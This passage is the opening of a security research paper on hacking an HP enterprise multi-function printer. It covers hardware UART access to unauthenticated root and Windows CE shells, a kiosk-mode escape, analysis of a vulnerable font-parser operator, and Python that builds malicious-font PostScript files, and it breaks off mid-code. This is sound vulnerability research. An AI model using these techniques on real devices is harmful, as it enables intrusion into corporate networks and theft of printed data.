

WITH GREAT RESEARCH COMES GREAT RESPONSIBILITY: PRINTING SHELLZ

An F-Secure LABS paper

By Alexander Bolshev and Timo Hirvonen

1 INTRODUCTION

What do you get when you combine a hardware hacker (Alex¹), a red teamer who wants to learn hardware security (Timo²), and a spare HP multi-function printer? Two happy hackers, unconventional zero-days, new tooling for the F-Secure red team – and for you a detailed write-up of the journey.

For better or worse, the pandemic has affected many things in our lives, and this research is not an exception. Firstly, the original idea was to focus on hardware security. However, due to the pandemic restrictions, we had to shift focus from hardware to software very early on in the project – it is really hard to take home a 100kg device, let alone share it between two flats. Secondly, were we to discover something cool, our mutual desire was to take the stage at some awesome infosec conference like t2³. With most of the conferences doing the responsible thing and cancelling the live event, we decided to take the time to write a detailed paper instead. We have tried to explain the steps we took well enough to make it possible to follow our journey without much prior knowledge on the topic. This project was a learning experience for us, and hopefully some of our readers will learn something new too.

We approached the target from a red team perspective which is very different from performing a product security assessment: we were interested in finding and exploiting at least one vulnerability that could be used to attack the multi-function printer (MFP) to pivot further into the corporate network. Since some of our red team engagements include physical intrusions to client premises, we were also interested in those attacks that require physical access to the MFP.

This blog post is written in chronological order. We wanted to share the entire journey instead of just the final reward. We hope to inspire more people to do

¹ https://twitter.com/dark_k3y

² <https://twitter.com/TimoHirvonen>

³ <https://t2.fi/>

⁴ <https://twitter.com/jgamblin/status/845773296410910721>

security research by documenting our thought process, tools, and methodology. Hopefully this is a refreshing exception to all the stories where the security researchers seem to walk on water. We feel our journey is summarized quite well by this tweet:⁴



Curious to learn a few ways of gaining full control over several HP MFP models, including a wormable vulnerability that can be exploited by ... printing? Please read on.

WHY ATTACK MFPS?

According to Wikipedia, an MFP “is an office machine which incorporates the functionality of multiple devices in one, so as to have a smaller footprint in a home or small business setting (the SOHO market segment), or to provide centralized document management/distribution/production in a large-office setting.”⁵ While the SOHO devices have a smaller footprint, the enterprise models are pretty heavy and big machines with printer, copier, fax, and scanner inside. Modern MFPS have various functionalities from print/fax over e-mail to large-scale integrations with organization directory services, document storage, and authorization and accounting functionalities.

If we consider an MFP from a red teaming perspective, it makes a great target for multiple reasons:

- A lot of potentially confidential information is going through it upon printing and scanning. Moreover, this information might be cached on the device.
- Working with the device may require users to authenticate to it. Depending on the device configuration and integrations, an attacker with presence on the device could collect credentials, perform an SMB relay attack, etc.
- A common use case for MFPS is printing from and scanning to an external USB flash storage. An attacker with control over the MFP could spread malware in the organization by infecting the connected USB storage devices.
- These devices are sometimes located in the publicly accessible or not-very-well protected areas of the office, making them easily accessible to attackers. Obtaining a presence on such a device might allow an attacker to use the device as a gateway to the corporate network segment.
- Usually, MFPS are used in a fashion of “install and forget” and thus may exist without proper updates or with weak configurations for years or even decades.

Of course, this not the first time people attacked enterprise network printers and MFP. Somewhat recent research in that area was done by Daniel Romero and Mario Rivas of NCC Group. In their paper “Why You Should Fear Your “Mundane” Office Equipment”⁶ they discussed a lot of hardware and software security issues in medium-size enterprise printers. Another excellent work was done by the authors of the Faxploit research, but we will get to that a bit later.

⁵ https://en.wikipedia.org/wiki/Multi-function_printer

⁶ <https://newsroom.nccgroup.com/news/the-cyber-risk-lurking-in-your-office-corner-388412>

TARGET DEVICE

The first step in our project was to get our hands on the hardware. We had a spare HP MFP with FutureSmart firmware at the office that turned out to be the perfect target!

According to IDC, HP is the clear leader with a 40% share of the worldwide hardcopy peripherals market⁷. From the device internals perspective, HP produces two main MFP platforms: one is based on the FutureSmart firmware, and the other on traditional LaserJet firmware. These can be distinguished, for example, by the firmware file extension, respectively BDL vs. RFU. Based on the number of different firmware images available, the FutureSmart devices comprise approximately 35% of the HP MFP models. Furthermore, most of the previous research has focused on the traditional devices instead of the FutureSmart platform.

Our device was HP MFP M725z⁸, a 93-kg behemoth with an 8" touch screen, 2 USB host/1 USB device and a Gigabit Ethernet port. As every representative of this family, it has scanner, printer, and fax capabilities.

As most MFPs, this model has a large attack surface, as it features multiple functionalities from standard network JetDirect printing service to integration with Active Directory (AD) and features like "scan to e-mail", "fax to network folder", etc. The M725 came to market in 2013 and is still supported. The firmware version we started working with was FutureSmart 2 SP2.1 dated 2013-02-07.

So, with all of this information at our hands, we started our journey to exploitation of this device.




⁷ <https://www.idc.com/promo/hardcopy-peripherals>

⁸ http://www.hp.com/hpinfo/newsroom/press_kits/2013/SpringSMBNews/HPLaserJetEnterpriseM725_datasheet.pdf

2 INSIDE THE MFP

The central element of the MFP is the communication board, which is located on the device's right side in the middle, and could be easily extracted by turning the screw:



The main elements on this board are:

- | | |
|---|---|
| <ol style="list-style-type: none"> 1. Main CPU covered with heatsink and fan 2. On-board DDR3 RAM integrated circuits 3. 2.5" hard-drive 4. Fax modem board | <ol style="list-style-type: none"> 5. External interfaces:
2 internal USB host ports
External USB host port
External USB device port
Network port
Modem (fax) port 6. Communication board connector |
|---|---|

The internal architecture of the device is rather complex. From what we were able to determine, it consists of four main computational elements:


- The communication board, also called “Formatter board” in MFP service documentation: implements user UI on the built-in 8” touchscreen, all communications (USB host/device, Ethernet) and storage (on a hard-drive)
- Fax-modem board: plugged into the communication board and implements fax functionality
- Scanner engine board: located inside the MFP, implements scanner functionality
- Printer low-level engine: located inside the MFP, implements low-level printer functionality, like controlling printing heads, rollers, and other essential mechanisms

Some of the basic communication board review and hard disk analysis were already done for M596 and M553 in the amazing research by FoxGlove Security⁹. Their work was focused on getting software implants inside MFP via crafted firmware. Based on their blog post, we were able to conclude that M96/M553 internal design is pretty similar to our model. Firmware for the components is located on the hard drive, which uses hardware encryption. Researchers from FoxGlove Security were able to get access to the unprotected filesystems by replacing the hard drive with one that does not support hardware encryption and reinstalling the firmware.

M725z also has a FIPS compliant encrypted hard drive so you could use the same trick of replacing the drive with a regular one. However, as an attack method for a red team engagement, replacing the hard drive does not sound that attractive since it takes some time and might raise suspicion. In addition, the operation does not give you access to the potentially confidential content on the original hard drive since it is encrypted. Keeping all that in mind, we started thinking about less invasive solutions that would allow us to obtain a presence on the device. One such solution could be the interfaces exposed on the communication board.

EXPOSED INTERFACES

Unfortunately, the pandemic prevented us from analyzing the communication board more closely, as we had only a couple of days in close contact with it before we started working from home. However, even without attacking potentially interesting connectors with JTAG and CAN labels, there were enough other pads and pins on the board that were worth a look. For example, the connector with label “BASH J23” in the centre of the communication board and the four unsoldered groups (J7, J12, J15, J18) of pads look promising.



⁹ <https://foxglovesecurity.com/2017/11/20/a-sheep-in-wolfs-clothing-finding-rce-in-hps-printer-fleet/>

By quickly looking at the traffic from those pads with a logic analyzer, we identified that some pins on them are UART. While J12, J15, J18 led to some logs and Linux kernel messages only, to our pleasant surprise, BASH J23 and J7 provided access to serial consoles. We will discuss those two connectors next.

The central connector (labelled BASH J23) provides access to the Windows CE debug messages console. Pin 2 is UART RX and pin 4 is UART TX pin. By connecting with a UART adapter to these pins during the MFP boot process, it is possible to get access to the EFI Shell by sending Esc and Ctrl+F keycodes, as can be seen in the following log:

```

Boot Firmware Selector version 1.0.4
Boot firmware at 0x00010000 state ERASED
Boot firmware at 0x00200000 state ACTIVE
Selected Boot FW at 0x00200000

PlatformBdsPolicyBehavior: calling BdsDiskSetup
EFI BIOS Version BIOS_KMY.24S_2460166
...[skipped]...
InitFullVgaBitMaps: Could not load stage2_FullVga

Press ESC to stop boot and enter PreBoot menus.
Continue
InitMenuEntries::BootErrorReport.Valid = 0x0
Press Ctrl-F to break into EFI Shell 1:Continue
2:Sign In
+3:Administrator
+4:Service Tools
GOT A CONTROL F #1
EFI Shell version 2.00 [4096.1]
Current running mode 1.1.2
Device mapping table
  fs0 :HardDisk - Alias hd11a0a1 blk0

Chiplet (pcie,1) /Pci (0|0) /Pci (0|0) /Sata (0,0,0) /HD (Part1, Sig6C657068
)

...[skipped]...

Press ESC in 1 seconds to skip startup.nsh, any other key to
continue.
Shell> ver

```

```

EFI Specification Revision : 2.0
EFI Vendor                  : Hewlett Packard
EFI Revision                : 4096.1
EFI Build Version           : BIOS_KMY.24S_2460166

Shell>

```

So, to access the boot procedure, we do not actually need to reinstall the firmware on the unencrypted hard drive. Instead, we can simply connect to the UART port and access EFI shell from it. This allows dumping all the content of the hard drive to a USB drive. But more interesting things were awaiting us on the second connector.

On the connector labelled J7 CONSOLE, located in the upper left corner of the communication board, pins 2 and 4 are UART ports that provide access to the scanner module Linux shell. Surprisingly, it was not protected by any kind of password and granted root access by default! The next pleasant surprise awaited us when we executed the netstat command:

```

# uname -a
Linux fwscanner 2.6.23-uc0_cfs-v24.1 #1 Fri Nov 16 12:42:36 MST
2018 armv7l unknown
# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:3623            0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:7435            0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:5678            0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:3600            0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:6839            0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*                LISTEN
tcp        0      0 fwscanner:3600         fwprinter:49193        ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags               Type           State         I-Node Path

```

A lot of ports are open, and this module has access to a host called "fwprinter". Quickly probing the available ports on that host showed that it has an open telnet port without any authentication (!) and it leads directly to the Windows CE command line:

```
# telnet fwprinter

Entering character mode
Escape character is '^]'.


Welcome to the Windows CE Telnet Service on WinCE

Pocket CMD v 6.00
\> shell -c gi proc


Welcome to the Windows CE Shell. Type ? for help.
PROC: Name                hProcess: CurAKY :dwVMBase:CurZone
P00: NK.EXE                00400002 00000000 80050000 00000000
P01: udevice.exe          01c30002 00000000 00010000 00000000
P02: udevice.exe          00b40006 00000000 00010000 00000000
P03: udevice.exe          016d0006 00000000 00010000 00000000
P04: udevice.exe          057e0006 00000000 00010000 00000000
P05: HPShell.exe          10560002 00000000 00010000 00000000
P06: servicesd.exe        10970002 00000000 00010000 00000000
P07: udevice.exe          11d50002 00000000 00010000 00000000
P08: HPInternalProxy.exe  10e1000e 00000000 00010000 00000000
P09: ConmanClient2.exe    0109062a 00000000 00010000 00000000
P10: HP.Common.Services.SystemMain.exe 04f20702 00000000 00010000 00000000
P11: dllhost.exe          1fa2000a 00000000 00010000 00000000
P12: CMD.EXE              218f00ee 00000000 00010000 00000000
P13: shell.exe            00be003e 00000000 00010000 00000000
```

As it seems, the scanner module has a network connection to the communication board and it is possible to use telnet to connect to the Windows CE command line from the scanner module. When the UART adapter is connected to these pins, it is fairly easy for an attacker to get access to the internals of the Windows CE installation on the communication board. To our satisfaction, we noticed that Windows CE debug shell (shell.exe) was available. It allows listing the running process, their modules and memory maps, etc. If we found some vulnerability in the Windows CE environment, this could be a great help in its exploitation.

Additionally, it is possible to use shell.exe to bypass kiosk mode on the user interface and to escape to Windows CE desktop. This can be done by killing the HP.Common.Services.SystemMain.exe process via the debug shell and executing explorer.exe. After performing these steps, Windows CE UI will appear on the device display as shown in the following picture:



This level of access gave us a lot of context on the printer internal structure, illustrated in the following diagram:



Fun fact: while the scanner board communicates with the communication board using normal network, the printer board seems to use CAN bus to interact with the formatter, making the architecture of this MFP somewhat similar to vehicles (very similar to infotainment <--> ECUs concept).

POSSIBLE IMPACTS

What could be achieved with these findings? A lot. A malicious actor with physical access to the device is able to dump and tamper with all data that is stored on the system and user partitions of the device. This may enable them to exfiltrate confidential information, as well as install a memory-based or persistent software implant. Such implant could be used to collect information that is passed through device, and also for further lateral movement into the corporate network.

The choice of implant is a matter of preference: it could be a permanent one, implanted via EFI shell access, or an in-memory one, that could be put in memory of the Linux or Windows CE environment. Of course, there are some limitations on how fast you can transmit the implant code to the system via serial console. However, that is not a big problem since you could plug in the USB drive with all the implant code and data, and this drive can be accessed from both the EFI shell and the Windows CE environment.

While digital signature verification of applications and DLLs mitigates the attack to a large extent, all hope is not lost for the adversary. As access to the EFI shell gives control over the boot process right from the start, it is possible to modify or disable the security controls that are loaded later in the boot chain. Alternatively, if we are dealing with an outdated firmware version, it is still possible to use the same approach FoxGlove Security used in their research.

It should be mentioned that the BASH connector pins have standard 2.54mm pitch and are easily accessible. Additionally, CONSOLE connector pads are fairly big, allowing attaching to them even without soldering. All these facts greatly reduce the time and accuracy required from an attacker to connect the wires. The whole procedure of removing the connector board, connecting wires, booting the printer, installing persistent / in-memory implant and removing wires could take less than five minutes, increasing the risk of using of someone using this attack.

So, was this a win? Yes. However, our red team probably would not be too happy to dismantle a printer and start soldering wires on a client engagement. That might raise too much suspicion, and it could also lead to accidental damage to the device. We needed something more robust and easy, along the lines of "insert USB --> ??? --> profit!"

3 SHIFTING FOCUS FROM HARDWARE TO SOFTWARE

Now that we had access to the software internals of the scanner and communication board modules, we could rethink our attack surface. The scanner's Linux OS has a lot of exposed network ports but they are unfortunately all exposed internally only to the communication board. The communication board Windows CE OS has a lot of vendor related apps running on it. Most of the applications are implemented using .NET. There are however some native code libraries, mostly for low-level and performance-sensitive operations. With that in mind we started exploring our options.

To offer our red team a more practical option, we wanted to create something that would raise less suspicion than opening the case of the printer. And what could be a more natural thing to do with a printer than ... *to print?* Inspired by Faxploit by Check Point Research¹⁰, we analyzed the firmware to identify native code that could be reached by printing a document.

One of the supported file extensions for USB printing was .ps so we decided to locate the file that implements the PostScript interpreter. This was rather easy - grepping the DLLs for a PostScript operator such as `exitserver` gave a single hit only: `HP.Mfp.Pdl.Adapter.dll`, a 7.6MB unmanaged DLL. This should give us plenty of attack surface to start hunting for memory corruption bugs!

HISTORY REPEATING ITSELF

After some initial, but failed, attempts at finding trivial bugs in the PostScript interpreter, we switched our focus to font parsing. Since we had no prior experience in findings vulnerabilities in font parsers, we decided to check the firmware for publicly documented issues in other font parsers. Joshua J. Drake has written a detailed write-up¹¹ of the font parser bug he exploited in Java during Pwn2Own 2013. Considering the firmware on the MFP was published before Pwn2Own 2013, we felt there was a good chance the same issue affected our MFP, too. In order to verify whether the firmware is affected, we had to locate the Type 2 charstring interpreter.

Before diving deep into Type 2 charstrings, we ought to cover some terminology first. Let's start with *fonts*: they are a collection of glyphs with some form of mapping from character to *glyph*. A glyph is an image, often associated with one or several characters.¹² For drawing the glyphs, the CFF font format¹³ was designed to be used in conjunction with Type 2 charstrings which are programs interpreted by the printer. The command codes for the charstrings are documented in the Type 2 specification¹⁴.

Now that we know Type 2 charstrings are merely simple programs interpreted by the printer, let's try to locate the interpreter in a 7.6MB DLL that does not have any symbols. Typically, the easiest method is to find a reference to some relevant string or magic constant. Fortunately for us, a variation of this approach worked.

One of the Type 2 charstring operands is `rand`. And what is maybe the simplest way of implementing random number generation? Importing it from the C runtime library. In our case `rand` is imported by ordinal from `coredll.dll`.

¹⁰ <https://research.checkpoint.com/2018/sending-fax-back-to-the-dark-ages/>

¹¹ <https://optimstorage.blob.core.windows.net/web/file/cc8c4a0be14e4df69cec533244b41a60/Pwn2Own-2013-Java-7-SE-Memory-Corruption.pdf>

¹² <https://fontforge.org/docs/glossary.html>

¹³ <https://adobe-type-tools.github.io/font-tech-notes/pdfs/S176.CFF.pdf>

¹⁴ <https://adobe-type-tools.github.io/font-tech-notes/pdfs/S177.Type2.pdf>

There are only two functions calling `rand`, and both are referenced in an array of pointers like this:

```
.data:106fdec0 ec a5 13 10 addr empty
.data:106fdec4 ec a5 13 10 addr empty
.data:106fdec8 ec a5 13 10 addr empty
.data:106fdecc 5c cb 13 10 addr FUN_1013cb5c
.data:106fded0 a4 ca 13 10 addr FUN_1013caa4
.data:106fded4 18 ca 13 10 addr FUN_1013ca18
.data:106fded8 ec a5 13 10 addr empty
.data:106fdedc ec a5 13 10 addr empty
.data:106fdee0 4c c8 13 10 addr FUN_1013c84c
.data:106fdee4 d0 c7 13 10 addr FUN_1013c7d0
.data:106fdee8 50 c7 13 10 addr FUN_1013c750
.data:106fdeec d0 c6 13 10 addr FUN_1013c6d0
.data:106fdef0 48 c6 13 10 addr FUN_1013c648
.data:106fdef4 d0 c4 13 10 addr FUN_1013c4d0
.data:106fdef8 64 c4 13 10 addr FUN_1013c464
.data:106fdefc c4 c3 13 10 addr FUN_1013c3c4
.data:106fdf00 ec a5 13 10 addr empty
.data:106fdf04 a4 c3 13 10 addr FUN_1013c3a4
.data:106fdf08 34 c3 13 10 addr FUN_1013c334
.data:106fdf0c ec a5 13 10 addr empty
.data:106fdf10 5c c2 13 10 addr FUN_1013c25c
.data:106fdf14 9c c1 13 10 addr FUN_1013c19c
.data:106fdf18 f0 c0 13 10 addr FUN_1013c0f0
.data:106fdf1c 88 c0 13 10 addr calls_rand
.data:106fdf20 08 c0 13 10 addr FUN_1013c008
.data:106fdf24 ec a5 13 10 addr empty
.data:106fdf28 68 bf 13 10 addr FUN_1013bf68
.data:106fdf2c 14 bf 13 10 addr FUN_1013bf14
.data:106fdf30 a4 be 13 10 addr FUN_1013bea4
.data:106fdf34 00 be 13 10 addr FUN_1013be00
.data:106fdf38 00 bd 13 10 addr FUN_1013bd00
.data:106fdf3c ec a5 13 10 addr empty
.data:106fdf40 ec a5 13 10 addr empty
.data:106fdf44 ec a5 13 10 addr empty
.data:106fdf48 5c f1 13 10 addr FUN_1013f15c
.data:106fdf4c e0 f2 13 10 addr FUN_1013f2e0
.data:106fdf50 a8 ef 13 10 addr FUN_1013efa8
.data:106fdf54 04 ed 13 10 addr FUN_1013ed04
```

The array looks very similar to the list of two-byte Type 2 Operators listed on page 32 of the specification¹⁵: both start with three empty/reserved operators and, more importantly, the function calling `rand` is at index 23 of the array which matches the two-byte command code 12 23 of `random`. The DLL also has another array of function pointers with the same properties at 0x10728128. We do not yet know which one we are dealing with when printing a PostScript file from USB but we will return to this question later.

The Type 2 operators exploited in Pwn2Own 2013 were `load` (command code 12 13) and `store` (command code 12 8). Curiously, both operators were removed from the Type 2 specification in 2000. However, knowing the latter byte of the command code is used as an index to the function pointer array shown earlier, we can see that the firmware still implements both operators: `load` is at 0x1013c4d0 and `store` is at 0x1013c84c.

¹⁵ <https://adobe-type-tools.github.io/font-tech-notes/pdfs/5177.Type2.pdf>

The decompiled code for the `load` operator at `0x1013c4d0` is as follows:

```
void type2_load(void)
{
    void *tmp;
    undefined4 *transient_array_dst;
    undefined4 *dst_next;
    int end_index;
    uint uVar1;
    int regnum;
    int index;
    undefined4 *vector_src;
    T2_Operand TStack244;
    T2_Operand TStack212;
    T2_Operand auStack180;
    T2_Operand auStack148;
    T2_Operand TStack116;
    T2_Operand auStack84;
    T2_Operand operand;
    undefined4 cookie;

    cookie = g_stack_cookie;
    /* argument: regItem */
    tmp = peek_from_top(&TStack212,2);
    memcpy(&operand,tmp,0x20);
    regnum = operand.int_value;
    if (operand.type_int1_double2 != 1) {
        regnum = SUB84(ROUND(operand.value),0);
    }
    if (((regnum == 0) || (regnum == 1)) || (regnum == 2)) {
        /* argument: index */
        tmp = peek_from_top(&TStack116,1);
        memcpy(&operand,tmp,0x20);
        index = operand.int_value;
        if (operand.type_int1_double2 != 1) {
            index = SUB84(ROUND(operand.value),0);
        }
        /* arugment: count */
        tmp = peek_from_top(&TStack244,0);
        memcpy(&operand,tmp,0x20);
        if (operand.type_int1_double2 != 1) {
            operand.int_value = SUB84(ROUND(operand.value),0);
        }
        end_index = operand.int_value + index;
        if (end_index + -1 < g_transient_array_size) {
            if (index < end_index) {
```

```
                uVar1 = (end_index - index) * 2 & 0x3fffffff;
                if (uVar1 != 0) {
                    transient_array_dst = (undefined4 *) (g_transient_array +
index * 8);
                    vector_src = (undefined4 *) (&g_vector_arrays + regnum *
0x80);
                    do {
                        vector_src = vector_src + 1;
                        dst_next = transient_array_dst + 1;
                        *transient_array_dst = *vector_src;
                        transient_array_dst = dst_next;
                        vector_src = vector_src;
                    } while (dst_next != (undefined4
*) ((int) (g_transient_array + index * 8) + uVar1 * 4));
                }
            }
            type2_operand_stack_pop(&auStack148);
            type2_operand_stack_pop(&auStack84);
            type2_operand_stack_pop(&auStack180);
        }
        else {
            g_error_code = 0x7b;
        }
    }
    else {
        g_error_code = 0x7d;
    }
    check_stack_cookie(cookie);
    return;
}
```

Unlike in the vulnerable version of Java, using a large value for argument `count` to read beyond the end of `g_vector_arrays` will not work. Bummer... However, there is *another* vulnerability in the code: by supplying a negative value for argument `index`, an attacker can write to memory locations *before* the beginning of the `g_transient_array`. Spoiler: this is enough to gain arbitrary code execution. But first we need to find a way to reach the vulnerable code path.

The specification says that “Type 2 charstrings must be used in a CFF (Compact Font Format) or OpenType font file to create a complete font program”. OK, let’s construct our custom CFF font! Appendix D of the CFF specification¹⁶ proved useful as it has an annotated hex dump of a valid 147-byte example font. Using that as a starting point, we wrote a Python script with just enough support for the CFF format to replace the example’s empty charstring with our own. However, one does not simply print a font. We need to create a document where we use the font, and the document needs to be in a file format that the MFP supports. A PostScript¹⁷ file sounded like the easiest option so we wrote the following Python script:

```
#!/usr/bin/env python3

import sys

ps = b"""%!PS
/FontSetInit /ProcSet findresource begin
/MyFontSet CFF-SIZE StartData
CFF-GOES-HERE
/ABCDEF+Times-Roman 60 selectfont
50 600 moveto
(A) show
showpage
"""

with open(sys.argv[1], 'rb') as f:
    cff = f.read()

ps = ps.replace(b"CFF-SIZE", b'%u' % (len(cff)))
ps = ps.replace(b"CFF-GOES-HERE", cff)

with open(sys.argv[1] + '.ps', 'wb') as f:
    f.write(ps)
```

The script takes a CFF file as an input and writes a .ps file that embeds the given CFF and prints the letter “A” using a font named ABCDEF+Times-Roman which is the name of the example font in the CFF specification. We have something we can print, finally! Well, not quite... As the example font from the specification has only empty charstrings, printing the letter “A” does not actually draw anything on paper. Here is one of our very first test cases that generates a charstring that draws a square upon printing the letter “A”:

```
import struct

HLINETO = struct.pack(">B", 6)
VLINETO = struct.pack(">B", 7)
ENDCHAR = struct.pack(">B", 14)

def SHORT(v):
    return struct.pack(">Bh", 28, v)

def test_draw_square():
    """
    * expected: printing the letter "A" draws a square
    * result: it worked!
    """
    NAME = 'test-draw-square'

    # Draw a filled square
    d = b''
